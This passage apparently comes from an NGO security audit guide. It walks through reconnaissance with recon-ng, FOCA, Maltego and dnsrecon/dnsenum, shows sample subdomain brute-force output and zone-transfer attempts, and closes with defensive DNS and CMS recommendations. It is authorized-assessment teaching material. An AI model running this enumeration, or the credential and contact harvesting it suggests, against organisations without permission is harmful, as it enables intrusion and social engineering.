  +-------------------------------------------------------------------------------+
[recon-ng][websitename] > marketplace install recon/domains-domains/brute_suffix
[recon-ng][websitename] > modules load brute_suffix
[recon-ng][websitename][brute_suffix] > run

---------------
```

```
WEBSITENAME.ORG
---------------
[*] websitename.0 => No record found.
[*] websitename.01 => No record found.

[*] websitename.baltimore => No record found.
[*] websitename.banking => No record found.
[*] websitename.bayarea => No record found.
[*] websitename.bb => No record found.
[*] websitename.bbdd => No record found.
[*] websitename.bbs => No record found.
[*] websitename.bd => No record found.
[*] websitename.bdc => No record found.
[*] websitename.be => No record found.
[*] websitename.bea => No record found.
[*] websitename.beta => No record found.
[*] websitename.bf => No record found.
[*] websitename.bg => No record found.
[*] websitename.bh => No record found.
[*] websitename.bi => No record found.
[*] websitename.billing => No record found.
[*] websitename.biz => (SOA) websitename.biz
[*] Domain: websitename.biz
[*] Notes: None
[*] ------------------------------------------------
[*] websitename.biztalk => No record found.
[*] websitename.bj => No record found.
[*] websitename.black => No record found.
[*] websitename.blackberry => No record found.
[*] websitename.blog => No record found.
[*] websitename.blogs => No record found.
[*] websitename.blue => No record found.
[*] websitename.bm => No record found.
[*] websitename.bn => No record found.
[*] websitename.bnc => No record found.
[*] websitename.bo => No record found.
[*] websitename.bob => No record found.
[*] websitename.bof => No record found.
^C

-------
SUMMARY
-------
[*] 1 total (1 new) domains found.
[recon-ng][websitename][brute_suffix] > show domains

  +-------------------------------------------------+
  | rowid |      domain     | notes |    module    |
  +-------------------------------------------------+
  | 1     | websitename.org |       | user_defined |
  | 2     | websitename.biz |       | brute_suffix |
  +-------------------------------------------------+

[*] 2 rows returned
[recon-ng][websitename][brute_suffix] >
```

- Remove out-of-scope domains with the `db delete domains` command or generate a query which only selects the scoped domains as input.
- Run modules that conduct search for additional hosts via search engine or DNS brute forcing of hosts.

Let's start by using a search engine to find additional sub-domains. Go ahead and `marketplace install bing_domain_web` and `modules load bing_domain_web`.

```
[recon-ng][websitename][bing_domain_web] > run
-------------
websitename.ORG
```

```
-------------
[*] URL: https://www.bing.com/search?first=0&q=domain%3Awebsitename.org
[*] Country: None
[*] Host: internetinitiatives.websitename.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Country: None
[*] Host: design.websitename.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Awebsitename.org+-domain
%3Ainternetinitiatives.websitename.org+-domain%3Adesign.websitename.org
[*] Country: None
[*] Host: www.speakupspeakout.websitename.org
[*] Ip_Address: None
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] -------------------------------------------------
[*] Sleeping to avoid lockout...
[*] URL: https://www.bing.com/search?first=0&q=domain%3Awebsitename.org+-domain
%3Ainternetinitiatives.websitename.org+-domain%3Adesign.websitename.org+-domain
%3Awww.speakupspeakout.websitename.org

-------
SUMMARY
-------
[*] 3 total (3 new) hosts found.
```

Now let's try some sub-domain brute force guessing using the brute_hosts module. You should know how to install and load it by now. This also returned a lot of results so they are truncated below

```
[recon-ng][websitename][brute_hosts] > run

-------------
websitename.ORG
-------------
[*] No Wildcard DNS entry found.
...
[*] cn.websitename.org => No record found.
[*] code.websitename.org => No record found.
[*] chatserver.websitename.org => No record found.
[*] cocoa.websitename.org => No record found.
[*] coldfusion.websitename.org => No record found.
[*] colombus.websitename.org => No record found.
[*] columbus.websitename.org => No record found.
[*] colorado.websitename.org => No record found.
[*] com.websitename.org => No record found.
[*] commerce.websitename.org => No record found.
[*] commerceserver.websitename.org => No record found.
[*] community.websitename.org => No record found.
[*] compaq.websitename.org => No record found.
[*] communigate.websitename.org => No record found.
[*] compras.websitename.org => No record found.
[*] conference.websitename.org => (A) 12.172.123.133
[*] Country: None
[*] Host: conference.websitename.org
[*] Ip_Address: 12.172.123.133
```

```
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] ------------------------------------------------
[*] con.websitename.org => No record found.
[*] concentrator.websitename.org => No record found.
[*] conf.websitename.org => No record found.
[*] confidential.websitename.org => No record found.
[*] conferencing.websitename.org => No record found.
[*] connect.websitename.org => No record found.
[*] consola.websitename.org => No record found.
[*] connecticut.websitename.org => No record found.
...
-------
SUMMARY
-------
[*] 39 total (35 new) hosts found.
```

Ok that was pretty successful, let's take a look at our bounty:

```
[recon-ng][websitename] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------
-----------------------------+
  | rowid |                host               |    ip_address    | region | country | latitude |
longitude | notes |      module     |
  +-------------------------------------------------------------------------------------------------------------------------------
-----------------------------+
  | 2     | vps.websitename.org                 | 96.127.170.121  |        |         |
|           |       | reverse_resolve |
  | 3     | vps.websitename.org                 | 96.127.170.252  |        |         |
|           |       | reverse_resolve |
  | 4     | internetinitiatives.websitename.org |                 |        |         |
|           |       | bing_domain_web |
  | 5     | design.websitename.org              |                 |        |         |
|           |       | bing_domain_web |
  | 6     | www.speakupspeakout.websitename.org |                 |        |         |
|           |       | bing_domain_web |
  | 7     | autodiscover.outlook.com          |                 |        |         |
|           |       | brute_hosts     |
  | 8     | autodiscover.websitename.org        |                 |        |         |
|           |       | brute_hosts     |
  | 9     | autod.ha-autod.office.com         |                 |        |         |
|           |       | brute_hosts     |
  | 10    | autod.ms-acdc-autod.office.com    |                 |        |         |
|           |       | brute_hosts     |
  | 11    | autodiscover.websitename.org        | 40.101.19.152   |        |         |
|           |       | brute_hosts     |
  | 12    | autodiscover.websitename.org        | 40.101.121.8    |        |         |
|           |       | brute_hosts     |
  | 13    | autodiscover.websitename.org        | 40.101.80.200   |        |         |
|           |       | brute_hosts     |
  | 14    | autodiscover.websitename.org        | 52.97.144.184   |        |         |
|           |       | brute_hosts     |
  | 15    | bw.websitename.org                  | 70.33.180.230   |        |         |
|           |       | brute_hosts     |
  | 16    | conference.websitename.org          | 12.172.123.133  |        |         |
|           |       | brute_hosts     |
  | 17    | websitename.github.com              |                 |        |         |
|           |       | brute_hosts     |
  | 18    | data.websitename.org                |                 |        |         |
|           |       | brute_hosts     |
  | 19    | github.github.io                  |                 |        |         |
|           |       | brute_hosts     |
  | 20    | data.websitename.org                | 185.199.110.153 |        |         |
|           |       | brute_hosts     |
  | 21    | data.websitename.org                | 185.199.111.153 |        |         |
|           |       | brute_hosts     |
```

```
  | 22    | data.websitename.org               | 185.199.109.153 |        |         |
|           |       | brute_hosts     |
  | 23    | data.websitename.org               | 185.199.108.153 |        |         |
|           |       | brute_hosts     |
  | 24    | design.websitename.org             | 108.178.27.2    |        |         |
|           |       | brute_hosts     |
  | 25    | email.websitename.org              | 65.111.246.35   |        |         |
|           |       | brute_hosts     |
  | 26    | erp.websitename.org                | 70.33.180.228   |        |         |
|           |       | brute_hosts     |
  | 27    | localhost.websitename.org          | 127.0.0.1       |        |         |
|           |       | brute_hosts     |
  | 28    | mail.websitename.org               | 65.111.246.35   |        |         |
|           |       | brute_hosts     |
  | 29    | ns1.websitename.org                | 71.128.36.8     |        |         |
|           |       | brute_hosts     |
  | 30    | secure.websitename.org             | 198.143.166.46  |        |         |
|           |       | brute_hosts     |
  | 31    | sharepoint.websitename.org         | 70.33.180.236   |        |         |
|           |       | brute_hosts     |
  | 32    | temp.websitename.org               | 184.154.33.5    |        |         |
|           |       | brute_hosts     |
  | 33    | websitename.org                    |                 |        |         |
|           |       | brute_hosts     |
  | 34    | test.websitename.org               |                 |        |         |
|           |       | brute_hosts     |
  | 35    | test.websitename.org               | 192.124.249.154 |        |         |
|           |       | brute_hosts     |
  | 36    | webmail.websitename-mail.org       |                 |        |         |
|           |       | brute_hosts     |
  | 37    | webmail.websitename.org            |                 |        |         |
|           |       | brute_hosts     |
  | 38    | webmail.websitename.org            | 70.33.180.234   |        |         |
|           |       | brute_hosts     |
  | 39    | webmail.websitename.org            | 70.33.180.233   |        |         |
|           |       | brute_hosts     |
  | 40    | www.websitename.org                |                 |        |         |
|           |       | brute_hosts     |
  | 41    | www.websitename.org                | 192.124.249.154 |        |         |
|           |       | brute_hosts     |
  +-------------------------------------------------------------------------------------------------------
-----------------------------+

[*] 40 rows returned
```

Next Steps

Below are some suggestions for further steps in the reconnaissance phase:

- Resolve IP addresses.
- Run port scan data harvesting modules (try recon/hosts-ports/binaryedge using the BinaryEdge API).
- Run vulnerability harvesting modules.
- Run contact harvesting modules.
- Mangle contacts into email addresses.
- Run modules that convert email addresses into full contacts.
- Run credential harvesting modules.

Many useful modules require the usage of a 3rd party service's API key.

As you can see recon-ng is very powerful when used efficiently with and understanding of the actions made available by the different modules. By spending time reading through the module descriptions (`marketplace info <modulename>`), utilising the tool, and understanding various API services, you can master the usage of this tool for your reconnaissance work.

Reporting

- Export data for analysis or presentation:

```
[recon-ng][websitename] > marketplace install reporting/csv
[recon-ng][websitename] > modules load reporting/csv
[recon-ng][websitename][csv] >
[recon-ng][websitename][csv] > set TABLE Domains
TABLE => Domains
[recon-ng][websitename][csv] > set FILENAME /home/computer/.recon-ng/workspaces/websitename/
Domains.csv
FILENAME => /home/computer/.recon-ng/workspaces/websitename/Domains.csv
[recon-ng][websitename][csv] > run
[*] 5 records added to '/home/computer/.recon-ng/workspaces/websitename/Domains.csv'.
```

Creating API Keys

To use modules requiring an API key you will need to sign up for an API key from the specified service. These keys may offer free or paid plans, and functionality may be limited on free plans.

To add a key after you have obtained one (see below), get the recon-ng name for the key by typing `keys list` which will tell you the name of keys needed for the modules you have already installed. With your new API key in hand, add them with `keys add <apiname> <apikey>`, for instance `keys add bing_api a7b92c729e829f8a7cba4bc`.

- Bing API Key (bing_api) -
- BuiltWith API Key (builtwith_api) -
- Google API Key (google_api) -
- IPInfoDB API Key (ipinfodb_api) -
- Shodan API Key (shodan_api) -
- Twitter App API key (twitter_api) and (twitter_secret) -
- VirusTotal API Key (virustotal_api)
- HaveIBeenPwned (hibp_api)
- BinaryEdge (binaryedge_api)
- Censys.io (censysio_id) and (censysio_secret)
- Full Contact (fullcontact_api)
- Namechk (namechk_api)
- Hashes (hashes_api)
- IPstack (ipstack_api)

VARIANT: FOCA ANALYZER

Requirements:

- FOCA executable
- Windows Environment (Virtualized)
- .NET Framework

Installing FOCA analyzer

- Download from FOCA website
- Install .NET Framework
- Extract FOCA zip file into a folder
- To launch, go to `foca pro` then`bin` and select FOCA application

Features & Functionality

FOCA scanner has tons of great features from web searches and DNS searches as examples. To know more of functionalities, visit FOCA's website

Creating Your first Project:

To create a project in FOCA, click `Project` on the tab menu, and select `New Project`

There are few items to fill in FOCA:

- **Project name:** Name of your project
- **Domain website:** the Website of your target
- **Alternative domains:** for sub-domains, and other domains that your target own
- **Folder where to save documents:** Select any folder or create a folder for your FOCA results
- **Project date:** Date of your project (automatically filled up)
- **Project notes:** Any notes that you have for this particular project

After completing the forms, select the button `Create`

Scan and Search:

After saving your project, it will bring you to the main window. On the upper right hand corner of your screen, you will see the two settings:

- **Search Engines:** search engines you wanted to use (**Google, Bing, Exalead**)

- **Extensions:** Extension refers to file extensions (**doc, docx, xls, xlsx etc**) By selecting an extension, it will be included in the scan/search.

Click the `Search All` buttong below the `Extension` options to start scan.

Note: FOCA will give you a warning regarding the IP address of the target and it's netrange owner. This will be added to the alternative domain.

Analyzing Public Documents:

The results of FOCA depends on the files/documents uploaded to the website that are "publicly available". There are situations, where an organization may not have any publicly available documents. If that is the case, move next to the Maltego assessment activity.

However, if your scan generates files/documents scanned, you can may analyzing and extract metadata from the identified files/documents.

Downloading Files:

After when the search/scan has completed, right-click on any file, (NOTE: you can start downloading files one-by-one, or all at once by using SHIFT+SELECT. you can only extract metadata of files that are already downloaded). If the target website contains a lot of files and documents available, you may want to download all the files all at once.

Extracting Metadata:

After selecting a file/s that is/are downloaded, you may `right-click` and select `Download Metadata` You may start analyzing the files one-by-one of all at once. To do this, first, download all documents. Then, right-click, select `Extract all Metadata`. After Extracting your metadatas you can now `right-click` again, and select: `analzye metadata`. (There's a green button that will appear once a file has been downloaded and analyzed. It will show download progress bars for each individual files and the time it takes time to download)

Analyzing Reports and Findings

After downloading documents and extracting metadata, you may view the results on the left side pane of your FOCA. On the left pane, you will see the following options:

- Network
- Domains
- Roles
- Vulnerabilities
- Metadata

Under `Metadata` you will have two sub-menus, `Documents` and `Metadata Summary`. The `Documents`, option displays scraped metadata per document/file. However, on `Metadata Summary` option, you will have the following options:

- User
- Folders
- Printers
- Software
- Emails
- Operating Systems
- Passwords
- Servers

These information can then be added to your records and be used for other attack surface such as social engineering attacks.

VARIANT: MALTEGO

What is Maltego?

According to the Maltego's official website, they define maltego as: "An interactive data mining tool that renders directed graphs for link analysis. The tool is used in online investigations for finding relationships between pieces of information from various sources located on the Internet.

Maltego uses the idea of transforms to automate the process of querying different data sources. This information is then displayed on a node based graph suited for performing link analysis."

Maltego has may different uses:

- Information Gathering and Data Mining
- Investigation and Threat Intelligence

These are just some of the ways you can use Maltego. However with this guide, we will use Maltego for information gathering and data mining. The information we will find will later on be used in the following stages of audit/vulnerability assessment/penetration testing.

Maltego also has different versions:

- Maltego XL
- Maltego Classic
- Maltego CE (Community Edition)

For this exercise, we will be using the Maltego CE version.

Registration

Maltego is available in the latest release of Kali Linux. (See here) NOTE: To run Maltego, you first need to have an account. To register, click here. Consider carefully the operational security implications of this requirement, in particular if you use one account for multiple different audits.

Getting Started:

Before we proceed with this guide, let us first take a look on Maltego's 3 main important concept.

- Entity
- Transform
- Machines

Running Maltego for the first time

To initialize Maltego, on your Kali Linux, click `Applications` > `01 - Information Gathering` > `Maltego`. This will

bring you to the "Home" screen of the Maltego application and will show you a list of available Transforms. Transforms are simply a set of activities that you can run against a specific target. We'll learn more of transforms in the following topics.

Creating a New Graph

To create a new graph where we can put our first task, click the Maltego icon on the upper left corner of your window, and click **New**. This will now open a blank screen, with the tab entitled **New Graph**.

Selecting Pallete Entity

Pallete is located on the left pane side called "Entity Pallete". This contains all the Entity that you can use depending on the activity that you are going to perform. For our exercise, look for the `Domain` entity pallete. Once you find it, drag it and drop it to the blank graph to the right. Now you have an entity on your graph. Try to double click the `domain` entity to rename it to your target (for this example, we can use `paterva.com`)

Choosing Transforms

Once you have edited your entity, you can `right-click` to open the `Run Transform(s)` option. You can see here all the available transforms you can use. (Depending on the transforms that you have installed)

For this exercise, click the `+` on the left side of `PATERVA CTAS CE`. This will give use 4 transforms:

- DNS from Domain
- Domain owner detail
- Email addresses from Domain
- Files and Documents from Domain

You can run each of this transforms individually, or you can click the `>>` icon to run `All Transforms`.

Once you click it, all Transforms will run on the `paterva.com` domain. This graph result will include:

- Sub-domains
- Email addresses
- Files and documents
- IP addresses
- Geolocation
- Domain registrants
- Telephone numbers
- etc

You can now then gather these results and use it for your next set of reconnaissance activity.

Website Footprinting

Summary

Using online tools as a starting point in assessing the auditee web application is a good way to expand online reconnaisance as well as start your vulnerability assessment. You can build a profile and a good understanding of the web application by identifying what comprises the web application and technologies behind. From there you can start your next move by putting together different strategies on conducting your vulnerability assessment.

For example, after discovering accessable web directories, you can then start looking for forgotten or abandoned files and applications that might contain sensitive information like (Passwords) or an outdated and vulnerable applications. Content management systems, while powerful, require ongoing maintenance and updates to stay secure. Quite often these (or specific plugins) fall out of date and become increasingly vulnerable to automated as well as targeted attacks.

Online tools offer ways of performing "passive" scans, in which your identity is hidden from the target organization, in cases where there are IDS/IPS, firewalls deployed. These should be used in conjuction with other outputs from reconnaisance to determine platforms and hosts which are out of scope.

Overview

- Determine the version of any content management system used by the organization
- Search for potential security vulnerabilities for that version.

Walk Through

Before unleashing more advanced and powerful tools like OpenVAS, a few quick steps can help better guide your work. As a general note, surfing using a browser with at least NoScript enabled may help not only protect you, but may also help to reveal malware or adware infecting the websites.

Record core details about the website - determine the hosting provider, platform, Content Management Systems, and other baseline data. BuiltWith is a great tool. There are a few alternatives, including an open source tool, SiteLab. **Note that BuiltWith is a tool bundled in recon-ng, but the output it provides is not currently stored in its data structures.** These tools may also reveal plugins, javascript libraries, and DDoS protection systems like CloudFlare.

Tools

- BuiltWith
- Online Pentesting Tools
- Hacker Target

CMS VERSION DETECTION

Identification of CMS during web footprint can be done either using scripts and tools or using online services.

you can use certain websites to determine the type of CMS a target website is using:

- https://builtwith.com
- https://sitecheck.sucuri.net
- http://guess.scritch.org

For CMS systems, out of date components can mean well-known and easy to exploit by malicious actors.

Drupal For Drupal, try visiting /CHANGELOG.txt , which, if not manually removed, will reveal the most recent version of Drupal installed on the server. Other telltale signs depend on the specific Drupal release; http://corporate.adulmec.ro/blog/2010/drupal-detection-test-site-running-drupal maintains a detection tool.

```
Drupal 6.27, 2012-12-19
----------------------
- Fixed security issues (multiple vulnerabilities), see SA-CORE-2012-004.
Drupal 6.26, 2012-05-02
----------------------
- Fixed a small number of bugs.
- Made code documentation improvements.
```

Joomla For Joomla, default templates provide strong hints towards versions based on copyright dates. Specific versions can often be discovered using this guide: https://www.gavick.com/magazine/how-to-check-the-version-of-joomla.html

WordPress Wordpress sites tend to advertise their version number in the header of each webpage, such as

```
<meta name="generator" content="WordPress 3.3.1" />
```

There is a web-based tool with browser add-ons available here: http://www.whitefirdesign.com/tools/wordpress-version-check.html

Document your finding and list what type of CMS your target is using along with it's version. You can use this information in the next possible activities:

- Vulnerability Scanning
- Vulnerability Research

Recommendations

Most popular CMS platforms provide emailed alerts and semi-automated ways to update their software. Make sure someone responsible for the website is either receiving these emails or checking regularly for available updates. Security updates should be applied immediately. It is a best practice however to have a “test” site where you can first deploy any CMS update before attempting it on a production site.

For websites using a content management system (Drupal, Wordpress, Joomla or similar), it is important to use a popular and open source tool (as opposed to a custom tool that a web design firm has put together for its customer base). Open source tools are more likely to have their security holes discovered and fixed at a rapid pace, but the burden remains on the organization to keep up to date with these security updates.

The top CMS tools have dashboards and other tools to help alert the webmaster to available updates, and security updates should be heeded quickly. For sites that hold password data, it is worth exploring additional security features – the built-in password security for even modern CMS systems is weak, but the methods to improve upon them vary widely depending on the system.

For sites built on custom CMS software which does not regularly receive updates, it is strongly advisable to migrate to a more standard, open source system.

Note that “Static” websites – those created with a web design tool and uploaded to a server – are both more secure (no code to break) and also withstand denial of service attacks easier. However, these are more difficult to maintain and update, and work best only for “brochure” style sites.

For custom CMS systems, it is strongly advisable to migrate to a more standard, open source system.

An increasingly good practice is for organizations to take advantage of the "free" tiers of DDoS mitigation services, of which CloudFlare is probably the best known. A challenge of these free services can be that they have definite limits to their protection. With CloudFlare, organizations can request to be a part of their Project Galileo program to support at-risk sites even beyond their normal scope of support.

A community-based, open source alternative is Deflect, which is completely free for eligible sites.

Some of these services will be revealed by BuiltWith, but checking the HTTP Response Headers (in Chromium/Chrome, available under the Inspect Element tool, or by using Firebug in Firefox. See Deflect's wiki for more information.

Guide for NGOs to diagnose issues with a website: Digital First Aid Kit

DNS Enumeration

Summary

DNS Stands for Domain Name Service. In a nutshell, what it does is translate hosts/computer's name into it's IP addresses. It provides a way to know the IP address of any given machine on the internet, with the corresponding URL, or domain. You can consider it as telephone directory of the Internet.

DNS enumeration is one of your initial steps in your overall vulnerability assessment and audit. It is one stage where it will allow you to discover more potential targets. Upon completion of this assessment stage, you may

find issues such as leaked information caused by default settings and server misconfigurations. Along with these, you can also have a broader scope of targets, such as internal server IP addresses, company netblocks and domain/subdomain names.

DNS Enumeration can be accomplished with different number of tools along with different approaches. This guide will discuss some of the approaches and the tools required to perform each of the activities. You can perform DNS enumeration passively or actively, depending on your operational security needs.

Passive, or "indirect" approach refers to the enumeration process that doesn't send any traffic or packets from your machine, directly to your target. This can be done using 3rd tools such as online tools and cloud based scanners.

Active, or "direct" approach refers to sending DNS queries and enumeration tests directly to the target. Consider that traffic is send over the target which may leave traces or traffic logs coming from your source IP. Active techniques include Zone Transfer, Reverse Lookup, Domain and Host Brute-Forcing, Standard Record Enumeration (wildcard, SOA, MX, A, TXT etc), Cache snooping, and Zone Walking

Overview

- Using a variety of passive and active techniques, uncover as many domains/subdomains linked to the target organization as possible.
- Use these to advance other aspects of your work to discover additional credentials and potential vulnerable or outdated services.

Expected Outputs

- A fuller map of the organization's online presence, including additional (potentially forgotten) hosts/services connected with the organization. *Domains + IP addresses
- Some of this information may already give you an idea of how your target's infrastructure setup. For example, you may see if the target domain goes into a CDN (Content Delivery Network) or sometimes DDoS mitigations services by finding out it's NS records. You can also identify if the target's MX records are behind a DLP (Data Leakage Prevention) systems.
- The output of your DNS enumeration might contain "more" information about the client organization (internal DNS records, hostnames, router names, additional IP addresses). This data is sometimes caused by misconfigured DNS or default service configurations, so look for misleading and false-positive results.

Materials Needed

- System or VM running Kali Linux.
- Internet Connection (and possibly a VPN or tor setup)
- Target domain(s)
- Secure notetaking tool

Considerations

- These techniques can reveal your interest in the target organization to anyone in your network path, so consider using a VPN or tor to conduct searches.

- When performing "active enumeration" it is always good to ask to whitelisting your IPs whenever you perform assessments. This rules out the idea of attackers having able to avoid shunning. Whitelisting your IPs also removes false positive reports and inaccurate results

- It is important that we verify that we have the correct target domain(s) before proceeding with any of the scans/audits/assessments exercises within SAFETAG Framework. The last thing we wouldn't want to happen is to scan and enumerate target which is out of scope!)

Walk Through

The flexibility of having multiple options in performing a DNS enumeration activity is the key for a successful enumeration. As a practice, comparing results can help in assuring that the information we gather is accurate.

A note on DDoS Protection Services Your investigation may be blocked by DDoS protection services which operate at the DNS level such as Deflect or CloudFlare. "CloudFlair" provides some options in this case, as does tracking DNS and IP history to see if only DNS records changed.

One way to identify if a website is using DDoS service or not is by investigating it's DNS record. Since that we're working with organizations may not have enough funding to subscribe to a DNS mitigation service, lot's of time you will see them not using DDoS protection.

- Into DNS

Looking up `Server Names` or your `A Record` that points to a particular 3rd party CDN DDoS service such as the following examples:

```
- brianna.ns.cloudflare.com (Cloudflare)
- toby.ns.cloudflare.com (Cloudflare)
- 4k9o.x.incapdns.net (Incapsula)
- e3396.dscx.akamaiedge.net (Akamai)
```

If these appears on your result, then there's a high probability that your target is behind DDoS service

DNS Enumerations Tools:

Tools	Description	Type	Technique

[Robtex](https://www.robtex.com/)	Gathers public information about IP numbers, domain names, host names, Autonomous systems, routes etc, then indexes the data in a big database and provide free access to that data	Online	Passive
[DNSdumpster](https://dnsdumpster.com/)	Free domain research tool that can discover hosts related to a domain, results with banners for HTTP, FTP, SSH & Telnet	Online	Passive
[CentralOps-Domain Dossier](https://centralops.net/co/)	Investigates domains and IP addresses. Gathers registrant information, DNS records, Network and Domain Whois Records, services scans and traceroutes	Online	Passive
[DNSSEC Analyzer](http://dnssec-debugger.verisignlabs.com/)	Checks for DNSSEC keys managment and configurations records	Online	Passive

[Recon-ng](https://bitbucket.org/LaNMaSteR53/recon-ng)	Automated web reconnaissance framework written in Python. Complete with independent modules, database interaction, built-in convenience functions, interactive help and command completion.	Script	Active
[IntoDNS](https://intodns.com/)	IntoDNS checks the health and configuration of your DNS and provides report on MX records too. Provides suggestions to fix and improve findings	Online	Passive
[YougetSignal](https://www.yougetsignal.com/tools/web-sites-on-web-server/)	Helps you find other sites being hosted on a particular IP address, verifying if the target is using a shared hosting service	Online	Passive

[DNSRecon](https://github.com/darkoperator/dnsrecon)	A Python script written by Carlos Perez for conducting DNS reconnaissance. It can enumerate general DNS records, perform zone transfers, perform reverse lookups, and brute-force subdomains among other functions. It will even perform Google scanning, automating the process we discussed in the Using Google to find subdomains section.	Script	Active
[DNSenum](https://github.com/fwaeytens/dnsenum)	multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.	Script	Online

Specific instructions for selected tools/techniques follows:

VARIANT: PASSIVE: THIRD PARTY AND ONLINE TOOLS

Using 3rd party and online tools can help an auditor/tester in avoiding his/her machine to generate logs on the target's end. In cases where the target, or partner organization who requests for an audit/assessment has some security devices in place (IDS/IPS, Firewall etc.) Generating logs from your machine/network may result sometimes in our traffic getting blocked due to "automatic blocking" features in these security devices/ appliances.

Passive tools include:

- Robtex
- DNSDumpster
- CentralOps Domain Dossier
- DNSSEC analyzer
- IntoDNS
- YougetSignal Reverse IP Domain Check

VARIANT: ACTIVE: DNSRECON

DNSrecon (available in Kali 2017 Release) is a powerful DNS enumeration script that can help and auditor in gathering information during the recon stage. This tool checks all NS records for Zone transfers, enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF and TXT). Performs SRV record enumeration and TLD (Top Level Domain) Expansion to name some.

This exercise will help you in performing some of the DNS enumeration methods using DNSrecon and generate information which you can add to your database to be used for other avenues of testing.

Perform basic DNS enumeration on target:

```
root@kali:~# dnsrecon -d <target domain>
```

Perform DNS Zone Transfer enumeration:

```
root@kali:~# dnsrecon -d <target.domain> -a
root@kali:~# dnsrecon -d <target.domain> -t axfr
```

Perform Reverse Lookup:

```
root@kali:~# dnrecon -r <start-IP-to-end-IP>
```

Domain Brute-Force:

```
root@kali:~# dnsrecon -d <target.domain> -D <namelist> -t brt
```

Cache Snooping:

```
root@kali:~# dnsrecon -t snoop -n Sever -D <Dictionary>
```

Zone Walking:

```
root@kali:~# dnsrecon -d <target.domain> -t zonewalk
```

VARIANT: ACTIVE: DNSENUM

DNSenum, just like DNSrecon, is a tool designed to analyze DNS information of a specific DNS target. From zone transfer, hostname and subdomain dictionary brute force, reverse lookup service record and standard record query and top level domain name expansion, results are almost identical for both assessment tools.

You can use DNSenum from the Kali terminal and MSF Console platform as an auxilliary.

To access DNSenum, simply type the command `dnsenum`. (You can add `-h` for help options.)

```
root@kali:~# dnsenum
```

The table below will help you get started with your DNS enumeration using `dnsenum` tool.

DNS Command	Description
dnsenum -h	Display ```Help``` options
dnsenum ```domain.com```	Performs basic DNS enumeration

dnsenum --enum ```domain.com```	Performs fast enumeration ```(equivalent to --threads 5 -s 15 -w)```
dnsenum -f ```list.txt``` -r <```domain.com```>	Performing hostname and subdomain directory bruteforce using the ```list.txt``` file
dnsenum -f list.txt -s 5 -p 5 ```domain.com```	Enumerate using subdomain list, ```(list.txt)``` scrap 5 subdomains ```(-s)```, with 5 Google result pages ```(-p)```
dnsenum -f ```list.txt``` -o ```result.xml``` ```internews.org```	Enumerate target with subdomain list ```(list.exe)```, generates output in XML format ```-o```

VARIANT: ACTIVE: DNS ZONE TRANSFER

Anonymous individuals online can request the full list of the hostnames on the organizations domain. Responding to zone requests from anyone on the Internet is comparable to providing an inventory of office locations, pending projects and service providers to anyone who asks. As such, it is not inherently dangerous, but it does require that the organization not rely on the assumption that unpublicized URLs are in fact secret.

An overly permissive domain name service (DNS) provider allows an attacker to enumerate online services that the organization might think are “hidden” because they have not been (intentionally) published. A zone transfer returns all of the hostnames at a particular domain, or “zone.” So, a request for sample.org may return www.sample.org, webmail.sample.org and ftp.sample.org, along with other less obviously guessable targets, such as wordpress-testing.sample.org.

While any user should be able to use a name server to look up a hostname and convert it to the corresponding IP address, most well-administered name servers allow full “zone transfer” requests only from a specific list of authorized locations (often themselves subsidiary name servers).

Determine the authoritative name server(s) for the organization’s primary domain:

```
$ host -t ns sample.org
sample.org name server ns1.something.net.
sample.org name server ns2.something.net.
```

Attempt a zone transfer on that domain, using that name server:

```
$ host -l sample.org ns1.something.net
Using domain server:
Name: ns1.something.net
Address: 256.0.0.1#53
Aliases:

www.sample.org has address 256.0.0.2
mail.sample.org has address 256.0.0.3
webmail.sample.org has address 256.0.0.4
ftp.sample.org has address 256.0.0.5
foo.sample.org has address 256.0.0.6
bar.sample.org has address 256.0.0.7
```

VARIANT: ACTIVE: MX RECORDS

MX, or Mail Exchange, records are required to be public for any domain you wish to receive email through. These records can still reveal sensitive information about an organization's hosting set-up and office software

in use through further scanning (see Vulnerability Scanning). MX Records can reveal vulnerable mail servers or information about other services hosted internally. Unless other assessments reveals specific vulnerabilities in e-mail services used, there is no specific action to take. If an orgnization is self-hosting email, it may be advisable to suggest outsourcing that if funds permit. While self-hosted email provides more control and potentially security, managing the security of the server is a complex job. Other mail services can provide some level of protection by being a first-pass check for spam and viruses, and (slightly) reducing the visibility of an organizational mail server.

```
root@bt:~# host -t mx sample.org
sample.org mail is handled by 21 mail.sample.org
```

Determine the IP address of the mail server:

```
root@bt:~# host mail.sample.org
mail.sample.org has address 256.0.0.3
```

Recommendations

DNS is inherently public information, but we can still do a lot of steps to secure any parts of it which are revealing more private information. Fortinet provides a set of good recommendations:

https://blog.fortinet.com/2016/03/10/10-simple-ways-to-mitigate-dns-based-ddos-attacks

If the site is not protected from DDoS attacks, there are multiple resources which provide not only DDoS protection but additional security against attacks, such as:

- Deflect.ca
- Project Galileo by Cloudflare
- Project Shield by Google

If a zone transfer was successful, (most providers automatically limit anonymous zone transfers), you will need to work with their support team to prevent this, or switch to a different DNS provider. If your organization maintains its own DNS servers, the administrator of those servers should check the zone transfer policies to prevent anonymous transfers.

Process Mapping and Risk Modeling

